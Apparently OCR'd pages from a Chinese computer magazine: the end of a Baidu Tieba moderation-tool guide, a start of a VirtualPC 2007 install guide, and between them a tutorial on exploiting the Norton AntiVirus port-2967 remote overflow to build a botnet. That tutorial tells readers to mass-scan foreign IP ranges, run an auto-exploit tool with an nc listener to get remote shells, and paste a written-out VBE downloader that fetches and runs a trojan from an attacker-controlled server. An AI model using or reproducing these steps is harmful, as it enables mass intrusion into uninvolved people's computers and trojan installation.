


图 6

右下角的窗口中选择要封锁的时间。对于封锁时间我不赞同过长封锁作者的这种做法，因为这有可能会造成在网上结仇，惹急了对方的话反而会遭到对方加倍的报复。选好后，点击最大按钮“确定，加入任务列表等待处理”（图4）。

添加完毕后，点“开始批量删帖”就可以了（图5），工具会自动删除帖子（图6）。删除后原来的最后回复人也消失了，并且在吧务管理中可以看到已经被封锁了，这样爆吧活动就被遏制了，你也成功的进行了一场百度贴吧的保卫战。但是希望各位吧主遵守百度吧主守则，珍惜吧友的每一篇帖子，最好不要乱删帖，也不要扩大战场。

（本文所涉及到的百度贴吧守护者已收录到光盘中）

学用诺顿漏洞来抓肉鸡

habina

对于前段时间赛门铁克公布的诺顿（Norton AntiVirus）远程溢出漏洞，相信很多人都知道吧，今天我就来简单介绍一下如何利用这个漏洞来批量溢出抓肉鸡，该漏洞的利用端口为2967。

我们首先使用S扫描器扫描2967端口，当然也可以使用Superscan或其它的端口扫描工具，然后运行“诺顿远程自动溢出机.exe”，如图1。




图 1

这个工具已经集成了S扫描器，如果你使用的是XP系统，那就选择1，然后按Enter回车确认，如果使用的是2000或2003系统，那就选择2。另外在使用前我们还可以选择3，来看一下该工具的使用说明。因为我使用的是XP系统，所以就选择了1，确认后就弹出了如图2所示的窗口。




图 2

在其中输入要扫描的IP地址，输入的IP地址也是有讲究的，首先你要输入外国的IP地址，比如韩国、美国、荷兰等国家，因为国外一般都是使用诺顿，溢出的成功率比较高。另一个问题就是如何找到这些国家的IP地址，在前几期杂志中关于GOOGLE HACK的文章大家都应该看过了吧，我们可以在

GOOGLE 中进行搜索，比如要搜索日本的网站，就以“inurl:jp”为关键字进行搜索就可以了，具体的大家可以温习一下前几期的X档案。当查找到一个网站时该如何获取对方的IP地址呢？简单的一个方法就是使用 ping 命令，我们打开CMD命令提示符，输入“ping 对方网站的域名”，不一会儿就会出现对方的IP地址了，如图3。




图3

然后将IP地址稍微改动一下，比如我们刚才获得的IP地址为202.224.39.35，那我们就在如图2所示的窗口（也就是ip扫描范围.txt文件）中按照“202.224.39.1 202.224.39.255”这种来输入，接下来开始扫描，下边的操作步骤完全都是明文提示傻瓜化的，主要就是使用nc.bat了，注意在nc中监听的端口一定要与你电脑已经使用的端口不冲突才行（也就是未被使用的端口），如图4。




图4




图5

扫描完成后按CTRL+C，会提示终止批处理操作吗？选择N。在弹出的一个TXT文本中输入我们的IP地址，至于我们的IP地址已经显示在CMD界面里了。将IP地址复制进misswe.txt中替换掉“您的外网IP地址”就可以了，需要注意的是在TXT文本后面的“-d 56”，这个56就是你NC监听的端口，如果你使用的不是56端口的话，请修改成和你NC监听的端口一样，修改完成后关闭TXT，选择“是”，再按任意键继续，如图5。

接下来就是漫长的等待了，当有主机被成功溢出后我们就会得到对方的一个在诺顿默认目录下的CMDSHELL了，如图6。




图6


有了CMDSHELL就可以做很多事情了，不过最重要的就是把你配置好的木马给对方传过去并运行。我们可以利用vbe代码实现下载，但这种方法需要我们拥有一个网站空间，并将我们配置好的木马服务端程序已经上传到了空间中才行。在CMDSHELL下输入以下代码：

```
echo with wscript:if arguments.count<2 then .quit:end if >zzz.vbe
echo set aso=.createobject("adodb.stream"):set web=createobject("microsoft.xmlhttp")>>zzz.vbe
echo web.open "get",.arguments(0),0:web.send:if web.status>200 then quit >>zzz.vbe
echo aso.type=1:aso.open:aso.write web.responsebody:aso.savetofile .arguments(1),2:end with >>zzz.vbe
```

然后使用 **cscript zzz.vbe 你的木马地址 木马名称**的格式来运行，成功的话不一会儿肉鸡就会屁颠屁颠的上线了（小编注：其实除了这种下载方法外，我们还可以使用tftp、FTP等方法来实现木马的下载）。

最后，我们再来总结一下思路，首先是扫描开启2967端口的主机，接着使用NC监听端口，进行溢出，拿到CMDSHELL后输入下载的代码，运行木马等待主机上线。注意对于开启了2967端口的主机我们需要多扫点，因为这个漏洞也公布了一段时间了了，成功率已经不象刚公布时那么高了，但是只要我们有耐心就一定会能够溢出成功的！

（文章中涉及到的诺顿漏洞利用工具已经收录在光盘中）



微软也来虚拟机——VirtualPC 2007

永州农校／苏斌

微软终于发布了VirtualPC 2007的正式版，这是一个虚拟机程序，可以让用户在Windows上同时运行MS-DOS、Windows、OS/2等系统，并随时切换或同时运行。除此之外还提供了网络通信等功能，对我们小菜来说这又是一件不可多得的好东西，这个VirtualPC 2007和VM虚拟机比较起来功能稍差一些，但是占用内存比VM要少很多（图1，图2）。VirtualPC的安装文件很小，只有30.4M，安装非常方便，最主要的是VirtualPC适合菜鸟使用，而VM则适合专业人员使用。不是有句俗话吗？微软的东西不是最强的，但却是最好用的。下面我就给大家介绍一下ViralPC 2007的安装及简单使用。



图1

打开VirtualPC 2007.exe，点next，然后选择第一个选项，也就是同意安装协议（图3），接下来一路点next，就可以安装成功了。安装完成后就开始给虚拟机安装虚拟系统了，点击开始—程序—Microsoft Virtual PC，启动虚拟机。点击new新建一个安装向导，很简单的几个单词，不需要很好的外语水平（图4）。




图2




图3

